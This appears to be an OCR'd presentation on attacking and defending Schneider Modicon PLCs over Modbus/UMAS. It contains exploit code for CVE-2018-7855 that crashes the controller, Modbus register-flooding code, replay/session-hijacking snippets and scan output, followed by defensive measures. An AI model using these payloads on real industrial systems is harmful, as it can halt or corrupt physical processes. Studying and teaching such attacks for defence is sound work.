
SOME UMAS CODES

UMAS code	Function	Description
0x01	INIT_COMM	Initialize a UMAS communication
0x02	READ_ID	Request a PLC ID
0x03	READ_PROJECT_INFO	Read Project Information
0x04	READ_PLC_INFO	Get internal PLC Info
0x06	READ_CARD_INFO	Get internal PLC SD-Card Info
0x0A	REPEAT	Sends back data sent to PLC (used for synchronization)
0x10	TAKE_PLC_RESERVATION	Assign an owner to the PLC
0x11	RELEASE_PLC_RESERVATION	Release the reservation of a PLC
0x12	KEEP_ALIVE	Keep alive message
0x20	READ_MEMORY_BLOCK	Read a memory block of the PLC
0x22	READ_VARIABLES	Read system bits, system words and strategy variables
0x23	WRITE_VARIABLES	Write system bits, system words and strategy variables
0x24	READ_COILS_REGISTERS	Read coils and holding registers from PLC
0x25	WRITE_COILS_REGISTERS	Write coils and holding registers into PLC
0x30	INITIALIZE_UPLOAD	Initialize strategy upload (copy from PC to PLC)
0x31	UPLOAD_BLOCK	Upload a strategy block to the PLC
0x32	END_STRATEGY_UPLOAD	Finish strategy upload
0x33	INITIALIZE_DOWNLOAD	Initialize strategy download (copy from PLC to PC)
0x34	DOWNLOAD_BLOCK	Download a strategy block from the PLC
0x35	END_STRATEGY_DOWNLOAD	Finish strategy download
0x39	READ_ETH_MASTER_DATA	Read Ethernet master data
0x40	START_PLC	Starts the PLC
0x41	STOP_PLC	Stops the PLC
0x50	MONITOR_PLC	Monitors variables, systems bits and words
0x58	CHECK_PLC	Check PLC connection status
0x60	SET_BREAKPOINT	Sets a breakpoint on a specifid rung
0x70	READ_IO_OBJECT	Read IO Object
0x71	WRITE_IO_OBJECT	Write IO Object
0x73	GET_STATUS_MODULE	Get status module

Our exploit

COMMAND: SET_BREAKPOINT

- The UMAS request for the SET_BREAKPOINT command has the following structure




COMMAND: SET_BREAKPOINT

- The UMAS request for the SET_BREAKPOINT command has the following structure

0x5A	N	0x60	0x00000000	0x0000	0x00000000	0x0000	0xFF00	0x0000

```
if response[9] == 0xfe:
    # Breakpoint request
    header = b'\x00\x02\x00\x00\x00\x14\xff\x5a'
    session = pack("B", response[-1])
    umas_data = b'\x60\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xff\x00\x00\x00'
    payload = header + session + umas_data
```

SCOPE: CVE-2018-7855




#1. NETWORK SCANNING

- First phase of scanning the Modbus TCP network looking for connected devices.
- Through this phase we are able to retrieve information such as:
  - IP address of the PLC and the terminal
  - firmware versions
  - MAC address of network cards
  - any vulns of the product
  - project data
  - ...

```
ssf > use auxiliary/schneider/modbus_scan
ssf auxiliary(schneider/modbus_scan) > run
[*] Start scanning...
[*] 10.43.10.58:502...
[+] |  Vendor name: Schneider Electric
[+] |  Network module: BME P58 4020
[+] |  CPU module: BME P58 4020
[+] |  Firmware: v03.10
[+] |  Project name: Progetto
[+] |  Project information: V14.1 DESKTOP-HESAOPJ q4bibQP24zM=YYrSY6Q44ldruJhlqiMF5msM2nHcL5a2
[+] |  Project revision: v0.0.8
[+] |  Project last modified: 12/6/2020 22:54:35
[+] |_ MAC address: 00:80:f4:14:86:84 (Telemecanique Electrique)
ssf auxiliary(schneider/modbus_scan) >
```

#2. MAN-IN-THE-MIDDLE

- The architecture includes an ISO level 2 ConneXium switch.
- The ARP spoofing technique allows you to run a MitM, intercepting all the communication (unencrypted…) exchanged between PLC and HMI.



#3. LEARNING


- Now that our PC is inside the data stream, we can perform sniffing.
- The purpose of this phase is to learn (learning) what information is exchanged between devices, how often, on which memory registers, etc.
- At the same time, we save (dumping) the information on files for a certain period of time, in order to have a history of the data exchange.

```
# Query (HMI -> PLC)
if packet['TCP'].dport == 502:
    # Save ref_num & word_cnt as int for matched response packet
    data_dict[params['trans_id']] = [int(params['reference_num']), int(params['word_cnt'])]

# Response (PLC -> HMI)
elif packet['TCP'].sport == 502:
    # Add new row
    self.matrix = np.vstack((self.matrix, self.matrix[-1]))
    reference_num, word_cnt = data_dict.pop(params['trans_id'])
    data_index = 18  # Modbus data start at byte 63 of TCP/IP packet
```

#4. SESSION HIJACKING & REPLAY ATTACK

- Trigger the first of the malicious attacks:
  1. we disconnect the PLC from the HMI in software mode, blocking the IP forwarding.
  2. we send from our PC to the HMI the data that we have saved on file so that it is convinced that everything is working fine and that the source is the PLC (replay attack).




```
# PSH-ACK
if pkt_tcp_flag == 'PA':
    L2 = scapy.Ether(dst=pkt['Ether'].src, src=cfg.Devices.Localhost.MAC, type=0x800)
    L3 = scapy.IP(src=pkt['IP'].dst, dst=pkt['IP'].src, proto=pkt['IP'].proto)
    L4 = scapy.TCP(dport=pkt['TCP'].sport, sport=pkt['TCP'].dport, seq=pkt['TCP'].ack)

    req_data = Network.modbus_parser(pkt)
    req = ''.join([
        req_data['trans_id'],
        req_data['proto_id'],
        req_data['length'],
        req_data['unit_id'],
        req_data['func_code'],
        req_data['reference_num'],
        req_data['word_cnt']])
```

#5. FLOODING ATTACK

- Now let's perform an attack on the PLC, overwriting the registers and I/O through a continuous and insistent flow of Modbus requests (flooding).

- The result can be catastrophic in a real scenario, as the normal control of the system is altered by forcing outputs and registers with values that can be random or targeted, depending on who carries out the attack (e.g. Stuxnet).

```
def flood_register_values(modbus_ip, seconds, register, register_values):
    client = ModbusTcpClient(modbus_ip)

    if not client.connect():
        logger.error("The Modbus server is not running")
        return

    logger.success("Set the values {} on register {} for {} seconds".format(register_values, register, seconds))
    time_end = time.time() + seconds

    while time.time() < time_end:
        client.write_registers(register, register_values)


    client.close()
```

#6. VULNERABILITY ATTACK

- **CVE-2018-7855**: sending invalid breakpoint parameters to the controller via Modbus.
- The CPU and the Ethernet module go into error mode blocking cycle management and communication; the device requires a reset to restore.
- **This vulnerability is fixed following the vendor's instructions!**

```
206     if response[9] == 0xfe:
207         # Breakpoint request
208         header = b'\x00\x02\x00\x00\x00\x14\xff\x5a'
209         session = pack("B", response[-1])
210         umas_data = b'\x60\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xff\x00\x00\x00'
211         payload = header + session + umas_data
212 
213         try:
214             logger.info("Send attack to PLC...")
215             send_request(sock, payload, False)
216             logger.success("Command sent!")
217 
218             modicon_req_ident = b'\x00\x00\x00\x00\x00\x05\x00\x2b\x0e\x02\x00'
219             response = send_request(sock, modicon_req_ident, True, False)
220 
221             if response == -1:
222                 logger.success("The PLC seems vulnerable to CVE-2018-7855!")
223             else:
224                 logger.warning("The PLC is not vulnerable to CVE-2018-7855...")
```

LIVE DEMO: CVE-2018-7855



And so what?

WE MAKE IT SAFE

Organizational measures

- Security Assessment
- Approach oriented to cyber risks
- Specific OT/ICS & Awareness training
- Cyber supplier management
- Secure Access Management, policies & procedures

Technical measures

- Asset Inventory & Vulnerability Scanning
- Network segmentation & monitoring
- Endpoint protection & hardening
- Secure programming of PLCs
- Patching, backups, recovery plans
- Secure remote access

CYBERSECURITY
NATIONAL
LABORATORY

NIST


IEC

SANS

NETWORK SEGMENTATION

IEC 62443 defines segmentation criteria and security levels 1 to 4.

- Divide the infrastructure into zones where the corresponding devices are accessible only to authorized users.
- Each individual segment must contain everything needed for operations, nothing more.
- When properly implemented, it reduces the risk of pivoting.
- The use of OT appliances is a must.



If you think technology can solve your security problems, then you don't understand the problems and you don't understand the technology.

Bruce Schneier (Tor Project)